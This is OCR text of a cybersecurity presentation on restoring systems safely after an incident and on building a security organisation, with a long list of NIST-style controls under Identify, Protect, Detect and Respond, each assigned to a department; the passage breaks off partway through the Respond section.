




RESTORE FROM TAPE




HOW DO WE RESTORE SAFELY?




- Out-of-band, air-gapped network
- Monitor for IOAs and IOCs
- Verify clean system and data


HOW DO WE RESTORE SAFELY?




HOW DO WE RESTORE SAFELY?



DEFINE A POINT OF BEING DONE



Can you perform critical functions?



How much longer can you keep the business down?


How much more can you do without any sleep?

PROTIP: DEFINE THESE CONDITIONS AHEAD OF TIME

MISCELLANEOUS TIPS


3-2-1

3 Hours of Sleep
2 Meals
1 Shower
Per Day



Assign a War Room Manager

Save Everything!



Ensure Secure Out of Band Communications


LESSON 2:
BUILDING A SECURITY ORGANIZATION

HOW DO I NEVER DO THAT AGAIN?

WHERE ARE WE WEAK?

HOW DO WE PRIORITIZE?

GAP ANALYSIS



WHERE DO WE WANT TO BE?

STRONG CONTROLS FOR INFORMATION SECURITY

We create a Strong Controls for Information Security framework based on NIST 800-53 Rev. 5 (2017). Each card represents a NIST control and is assigned a responsible department and control topic. Control maturity is assessed in current state and desired state. Desired changes are identified by differences in the maturity ratings.

IDENTIFY

IT / Asset Management: Physical devices are inventoried	IT / Asset Management: Software applications are inventoried	IT / Assets Management: System communications and data flows are mapped	IT / Asset Management: External information systems are cataloged	IT / Asset Management: Systems are classified by business value	Security / Asset Management: Security responsibilities for third parties are established	Security / Business Environment: Role in supply chain is identified	Leadership / Business Environment: Place in critical infrastructure and industry are identified	Leadership / Business Environment: Mission and efforts are established and communicated
Leadership / Business Environment: Critical functions supporting the core business are established	Leadership / Business Environment: Resilience requirements to support core business are established	Security / Governance: Information security policy is established	Security / Governance: Security roles and responsibilities are aligned with internal positions	Legal / Governance: Legal and regulatory requirements are managed	Security / Governance: Governance and risk management processes address security risks	Security / Risk Assessment: Threat and vulnerability information is received from various sources	Security / Risk Assessment: Threats are identified and documented	Leadership / Risk Assessment: Potential business impacts and likelihoods are identified
Security / Risk Assessment: Threats, vulnerabilities, likelihoods, and impacts determine risk	Security / Risk Assessment: Risk responses are identified and prioritized	Security / Risk Management: Risk management processes are managed	Leadership / Risk Management: Organizational risk tolerance is communicated	Leadership / Risk Management: Risk tolerance is determined by industry specific analysis				

PROTECT

IT / Access Control: Identities and credentials are managed	IT / Access Control: Physical access to assets is protected	It / Access Control: Remote access is managed	IT / Access Control: Access permissions are implemented with least privilege	IT / Access Control: Networks are segmented where possible	Security / Awareness/Training: All users are aware of information security	Security / Awareness/Training: Privileged users understand roles and responsibilities	Security / Awareness/Training: Third party stakeholders understand roles and responsibilities	Security / Awareness/Training: Senior executives understand roles and responsibilities
Security / Awareness/Training: Security personnel understand roles and responsibilities	IT / Data Security: Data at rest is protected	IT / Data Security: Data in transit is protected	Data Owners / Data Security: Data are formally managed from creation to disposition	IT / Data Security: Adequate capacity to ensure availability is maintained	IT / Data Security: Protections against data leaks are implemented	IT / Data Security: Software, firmware, and date integrity is verified	IT / Data Security: Development and testing are separate from production	IT / IT Process: Baseline system configurations are maintained
IT / IT Process: An SDLC to manage systems is implemented	IT / IT Process: Change control processes are in place	IT / IT Process: Backups of systems and data are managed	IT / IT Process: Physical operating environments for computer rooms are sufficient	IT / IT Process: Data is destroyed according to policy	IT / IT Process: Protection processes are continuously improved	IT / IT Process: Effectiveness of protection technologies is communicated	IT / IT Process: Response and recovery plans are managed	HR / IT Process: Security is included in human resources practices
IT / IT Process: Vulnerabilities are managed	IT / Maintenance: System maintenance is performed and logged in timely manner	IT / Maintenance: Remote maintenance is approved, logged, and performed securely	IT / Protective Tech: Audit records are reviewed	IT / Protective Tech: Removable media is protected and use is restricted	IT / Protective Tech: Access to systems is controlled with least functionality	IT / Protective Tech: Networks are protected		

DETECT

IT / Events: Network operations are baselined	Security / Events: Detected events are analyzed	Security / Events: Event data are aggregated and correlated from multiple sources	Security / Events: Impact of events is determined	Security / Events: Incident alert thresholds are established	Security / Monitoring: Networks are monitored	Security / Monitoring: Physical environment is monitored	Security / Monitoring: User activity is monitored	Security / Monitoring: Malicious code is detected
Security / Monitoring: Unauthorized code is detected	Security / Monitoring: External service provider activity is monitored	Security / Monitoring: Unauthorized personnel, connections devices, and software are detected	Security / Monitoring: Vulnerability scans are performed	Security / Detection: Roles and responsibilities for detection are well defined	Legal / Detection: Detection comply with legal and regulatory requirements	Security / Detection: Detection processes are tested	Security / Detection: Event detection is communicated	Security / Detection: Detection processes are continuously improved

RESPOND


Security / Response Planning: Response plan is executed during and after an event	Security / Communication: Personnel know their roles and order of operations	Security / 